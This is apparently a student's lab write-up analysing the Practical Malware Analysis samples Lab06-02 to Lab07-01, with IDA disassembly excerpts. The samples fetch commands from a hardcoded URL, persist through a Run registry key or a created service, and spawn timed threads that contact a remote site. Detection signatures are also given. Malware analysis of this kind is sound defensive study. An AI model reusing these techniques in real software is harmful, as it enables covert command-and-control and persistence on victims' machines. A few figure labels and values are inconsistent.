0000000000401040                hInternet= dword ptr -0Ch
0000000000401040                dwNumberOfBytesRead= dword ptr -8
0000000000401040                var_4= dword ptr -4
0000000000401040
0000000000401040 55             push    ebp
0000000000401041 8B EC          mov     ebp, esp
0000000000401043 81 EC 10 02 00 00 sub     esp, 528        ; Integer Subtraction
0000000000401049 6A 00          push    0               ; dwFlags
000000000040104B 6A 00          push    0               ; lpszProxyBypass
000000000040104D 6A 00          push    0               ; lpszProxy
000000000040104F 6A 00          push    0               ; dwAccessType
0000000000401051 68 F4 70 40 00 push    offset szAgent  ; "Internet Explorer 7.5/pma"
0000000000401056 FF 15 C4 60 40 00 call    ds:InternetOpenA ; Indirect Call Near Procedure
000000000040105C 89 45 F4       mov     [ebp+hInternet], eax
000000000040105F 6A 00          push    0               ; dwContext
0000000000401061 6A 00          push    0               ; dwFlags
0000000000401063 6A 00          push    0               ; dwHeadersLength
0000000000401065 6A 00          push    0               ; lpszHeaders
0000000000401067 68 C4 70 40 00 push    offset szUrl    ; "http://www.practicalmalwareanalysis.com"...
000000000040106C 8B 45 F4       mov     eax, [ebp+hInternet]
000000000040106F 50             push    eax             ; hInternet
0000000000401070 FF 15 B4 60 40 00 call    ds:InternetOpenUrlA ; Indirect Call Near Procedure
0000000000401076 89 45 F0       mov     [ebp+hFile], eax
0000000000401079 83 7D F0 00    cmp     [ebp+hFile], 0  ; Compare Two Operands
000000000040107D 75 1E          jnz     short loc_40109D ; Jump if Not Zero (ZF=0)
```

Figure 5: Lab06–02 | Internet connection API calls and strings

First, szAgent containing string “Internet Explorer 7.5/pma”, which is a User-Agent String, is passed to InternetOpenA. szUrl contains the string “http://www.practicalmalwareanalysis.com/cc.htm” which is the URL for InternetOpenUrlA.

This has another jnz where the jump is not taken if hFile returned from InternetOpenUrlA is 0 (meaning no file was downloaded), where a message is printed “Error 2.2: Fail to ReadFile\n” and the internet connection is closed.

iv. What type of code construct is used in sub_40140?

If szURl is found, the program attempts to read 200h (512) bytes of the file (cc.htm) using the API call InternetReadFile (the jnz unsuccessful path leads to “Error 2.2: Fail to ReadFile\n” printed and connections closed) (figure 6).




Figure 6: Lab06–02 | Reading first 4 bytes of cc.htm

There are then four cmp / jnz blocks which each comparing a single byte from the Buffer and several variables. These may also be seen as Buffer+1, Buffer+2, etc. This is a notable code construct in which a character array is filled with data from InternetReadFile and is read one by one.

These values have been converted (by pressing R) to ASCII. Combined these read <!--, indicative of the start of a comment in HTML. If the value comparisons are successful, then

Var_20C (likely the whole 512 byes in Buffer, but just mislabeled by IDA) is read. If at any point a byte read is incorrect, then an alternative path is taken and the string “Error 2.3: Fail to get command\n” is printed.

Looking back at main, if this all passes with no issues, the string “Success: Parsed command is %c\n” is printed and the system does Sleep for 60000 milliseconds (60 seconds) (figure 7). The command printed (displayed through formatting of %c is variable var_8) is the returned value from sub_401040, the contents of cc.htm.





Figure 7: Lab06–02 | Reporting successful read of command and sleeping for 60 seconds

d. Analyze the malware found in the file Lab06–03.exe.

i. Compare the calls in main to Lab06–02.exe's main method. What is the new function called from main?

For both executables, I have renamed all of the functions that we have already analysed. The differentiator between the two is an additional function once internet connection has been tested, the file has been downloaded, and the successful parsing of the command message has been printed — sub_401130 (figure 9).






Figure 9: Lab06–03.exe | Comparisons of Lab06–03.exe (left) and Lab06–02.exe (right) main functions

ii. What parameters does this new function take?

sub_401130 takes 2 parameters. The first is char, the command character read from http://www.practicalmalwareanalysis.com/cc.htm and lpExistingFileName (a long pointer to a character string, 'Existing File Name', which is the program's name (Lab06–03.exe) (figure 10). These were both pushed onto the stack as part of the main function.

```
0000000000401130
0000000000401130
0000000000401130                    ; Attributes: bp-based frame
0000000000401130
0000000000401130                    ; int __cdecl sub_401130(char, LPCSTR lpExistingFileName)
0000000000401130                    sub_401130 proc near
0000000000401130
0000000000401130                    var_8= dword ptr -8
0000000000401130                    phkResult= dword ptr -4
0000000000401130                    arg_0= byte ptr  8
0000000000401130                    lpExistingFileName= dword ptr  0Ch
0000000000401130
0000000000401130 55                 push    ebp
0000000000401131 8B EC              mov     ebp, esp
0000000000401133 83 EC 08           sub     esp, 8          ; Integer Subtraction
0000000000401136 0F BE 45 08        movsx   eax, [ebp+arg_0] ; Move with Sign-Extend
000000000040113A 89 45 F8           mov     [ebp+var_8], eax
000000000040113D 8B 4D F8           mov     ecx, [ebp+var_8]
0000000000401140 83 E9 61           sub     ecx, 61h        ; Integer Subtraction
0000000000401143 89 4D F8           mov     [ebp+var_8], ecx
0000000000401146 83 7D F8 04        cmp     [ebp+var_8], 4  ; switch 5 cases
000000000040114A 0F 87 91 00 00 00 ja       loc_4011E1      ; jumptable 00401153 default case
```

Figure 10: Lab06–03.exe | `sub_401130 parameters.`

iii. What major code construct does this function contain?

IDA has helpfully indicated that the major code construct is a five-case switch statement by adding comments for 'switch 5 cases' and the 'jumptable 00401153 default case'. We have previously seen similar cmp which are if statements, however, in this case, there is a possibility of five paths. We can confirm this in the flowchart graph view, where there are five switch cases and one default case (figure 11).




Figure 11: Lab06–03.exe | `sub_401130 flowchart`

iv. What can this function do?

The five switch cases are as follows (figure 12):

Switch Case	Location	Action
Case 0	`Loc_40115A`	Calls `CreateDirectoryA` to create directory *C:\Temp*
Case 1	`loc_40116C`	Calls `CopyFileA` to copy the data at `lpExistingFileName` to be *C:\Temp\cc.exe*
Case 2	`loc_40117F`	Calls `DeleteFileA` to delete the file *C:\Temp\cc.exe*
Case 3	`loc_40118C`	Calls `RegOpenKeyExA` to open the registry key Software\Microsoft\Windows\CurrentVersion\Run Calls `RegSetValueExA` to set the value name to *Malware* with data *C:\Temp\cc.exe*
Case 4	`loc_4011D4`	Call `Sleep` to sleep the program for *100 seconds*
Default	`loc_4011E1`	Print error message *Error 3.2: Not a valid command provided*

Figure 12: Lab06–03.exe | `sub_401130 switch cases`

Depending on the command provided (0–4) the program will execute the appropriate API calls to perform directory operations or registry modification. lpExistingFileName is the current file, Lab06–03.exe. Setting the registry key

Software\Microsoft\Windows\CurrentVersion\Run\Malware with file C:\Temp\cc.exe is a method of persistence to execute the malware on system startup.

e. analyze the malware found in the file Lab06-04.exe.

i. What is the difference between the calls made from the main method in Lab06–03.exe and Lab06-04.exe?




Figure 13: Lab06–04.exe | Modified downloadFile function with arg_0

Of the subroutines called from main we have analysed (renamed to testInternet, printf, downloadFile, and commandSwitch) only downloadFile has seen a notable change. The aInternetExplor address contains the value Internet Explorer 7.50/pma%d for the user-agent (szAgent) which includes an %d not seen previously, as well as a new local variable arg_0 (figure 13).

This instructs the printf function to take the passed variable arg_0 as an argument and print as an int. The variable is a parameter taken in the calling of downloadFile , donated by IDA as var_C(figure 14).




Figure 14: Lab06–04.exe | Variable passed to downloadFile

Some of the called subroutines have different memory addresses to what we saw in the previous Lab06–0X.exes, due to the main function being somewhat more complex and expanded.

ii. What new code construct has been added to main?

main has been developed upon to include a for loop code construct, as observed in the flowchart graph view (figure 15).




Figure 15: Lab06–04.exe | For loop within main

A for loop code construct contains four main components — initialisation, comparison, execution, and increment. All of which are observed within main (figure 16):

Component	Instruction	Description
Initialisation	`mov [ebp+var_C], 0`	Set var_C to 0
Comparison	`cmp [ebp+var_C], 1440`	Check to see if var_C is 1440
Execution	`DownloadFile` `commandSwitch`	Download and read command from the file Execute command using switch cases
Increment	`mov eax, [ebp+var_C]` `add eax, 1`	Add 1 to the value of var_C

Figure 16: Lab06–04.exe | For loop components

iii. What is the difference between this lab's parse HTML function and those of the previous labs?

As previously identified, the parse HTML function (downloadFile) now includes a passed variable. Having analysed this and main, we can determine that it is the for loop's current conditional variable (var_C) value which is passed through to downloadFile's user-agent

Internet Explorer 7.50/pma%d, as arg_0 as this will increment by 1 each time, it may potentially be used to indicate how many times it has been run.

iv. How long will this program run? (Assume that it is connected to the Internet.)

There are several aspects of main's for loop which can help us roughly work how long the program will run. Firstly, we know that there is a Sleep for 60 seconds, after the commandSwitch function. We also know that the conditional variable (var_C) is incremented by 1 each loop. (Figure 17).




Figure 167: Lab06–04.exe | Sleep function and for loop increment

The for loop starts var_C at 0, and will break the loop once it reaches 1440. This means that there are 1440 60second loops, equalling 86400 seconds (24hours). The program may run for longer if the command instructs the switch within commandSwitch to sleep for 100seconds at any of the 1440 iterations.

Practical 3

a. Analyze the malware found in the file Lab07-01.exe.

i. How does this program ensure that it continues running (achieves persistence) when the computer is restarted?

```
; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

ServiceStartTable= SERVICE_TABLE_ENTRYA ptr -10h
var_8= dword ptr -8
var_4= dword ptr -4
argc= dword ptr  4
argv= dword ptr  8
envp= dword ptr  0Ch

sub     esp, 10h
lea     eax, [esp+10h+ServiceStartTable]
mov     [esp+10h+ServiceStartTable.lpServiceName], offset aMalservice ; "MalService"
push    eax             ; lpServiceStartTable
mov     [esp+14h+ServiceStartTable.lpServiceProc], offset sub_401040
mov     [esp+14h+var_8], 0
mov     [esp+14h+var_4], 0
call    ds:StartServiceCtrlDispatcherA
push    0
push    0
call    sub_401040
add     esp, 18h
retn
_main endp
```


By examining the main function of this program, we can see reference to a service name ‘MalService’, a call to start the Service Control Dispatcher with the service control function sub_401040, and an associated call to a subroutine.

```
call    ds:OpenSCManagerA ; Establish a connection to the service
                          ; control manager on the specified computer
                          ; and opens the specified database
mov     esi, eax
call    ds:GetCurrentProcess
lea     eax, [esp+404h+BinaryPathName]
push    3E8h              ; nSize
push    eax               ; lpFilename
push    0                 ; hModule
call    ds:GetModuleFileNameA
push    0                 ; lpPassword
push    0                 ; lpServiceStartName
push    0                 ; lpDependencies
push    0                 ; lpdwTagId
lea     ecx, [esp+414h+BinaryPathName]
push    0                 ; lpLoadOrderGroup
push    ecx               ; lpBinaryPathName
push    0                 ; dwErrorControl
push    2                 ; dwStartType
push    10h               ; dwServiceType
push    2                 ; dwDesiredAccess
push    offset DisplayName ; "Malservice"
push    offset DisplayName ; "Malservice"
push    esi               ; hSCManager
call    ds:CreateServiceA
xor     edx, edx
lea     eax, [esp+404h+DueTime]
mov     dword ptr [esp+404h+SystemTime.wYear], edx
lea     ecx, [esp+404h+SystemTime]
mov     dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
push    eax               ; lpFileTime
mov     dword ptr [esp+408h+SystemTime.wHour], edx
push    ecx               ; lpSystemTime
mov     dword ptr [esp+40Ch+SystemTime.wSecond], edx
mov     [esp+40Ch+SystemTime.wYear], 834h
call    ds:SystemTimeToFileTime
```

Within this subroutine we can see references to opening the Service Control Manager (SC Manager) and evidence of a service creation which will be used for persistence.

ii. Why does this program use a mutex?

The program uses a mutex to enmsure that only one instance of the program is running at any one time. The program attempts to get a handle on the mutex 'HGL345', and if it succeeds the program will terminate. If not, it will create a Mutex with this name.




Q3.What is a good host-based signature to use for detecting this program?

Detection of this program can be done by checking any host for the hardcoded mutex 'HGL345' or by checking them for any service with the hardcoded name 'MalService'.

Q4.What is a good network-based signature for detecting this malware?

For this go to function name tab select STARTADDRESS in IDAVIEW-A you will see this diagram



By examining the looping function of this program, we can see that it uses the User Agent “Internet Explorer 8.0” and communicates with the URL “http://www.malwareanalysisbook.com” which are network-based indicators which can be used to identify execution of this program.

v. What is the purpose of this program?

By examining the program’s execution after creating a service for persistence, we can see that it sets up a timer checking for when the year is 2100 (834h), or midnight on January 1st 2100. At this time it will create 20 (14h) threads and with them execute the subroutine pointed to by ‘StartAddress’.

```
push    eax             ; lpFileTime
mov     dword ptr [esp+408h+SystemTime.wHour], edx
push    ecx             ; lpSystemTime
mov     dword ptr [esp+40Ch+SystemTime.wSecond], edx
mov     [esp+40Ch+SystemTime.wYear], 2100
call    ds:SystemTimeToFileTime
push    0               ; lpTimerName
push    0               ; bManualReset
push    0               ; lpTimerAttributes
call    ds:CreateWaitableTimerA
push    0               ; fResume
push    0               ; lpArgToCompletionRoutine
push    0               ; pfnCompletionRoutine
lea     edx, [esp+410h+DueTime]
mov     esi, eax
push    0               ; lPeriod
push    edx             ; lpDueTime
push    esi             ; hTimer
call    ds:SetWaitableTimer
push    0FFFFFFFFh      ; dwMilliseconds
push    esi             ; hHandle
call    ds:WaitForSingleObject
test    eax, eax
jnz     short loc_40113B
push    edi
mov     edi, ds:CreateThread
mov     esi, 20

loc_401126:                             ; CODE XREF: sub_401040+F8↓j
push    0               ; lpThreadId
push    0               ; dwCreationFlags
push    0               ; lpParameter
push    offset StartAddress ; lpStartAddress
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
call    edi ; CreateThread
dec     esi
jnz     short loc_401126
pop     edi
```

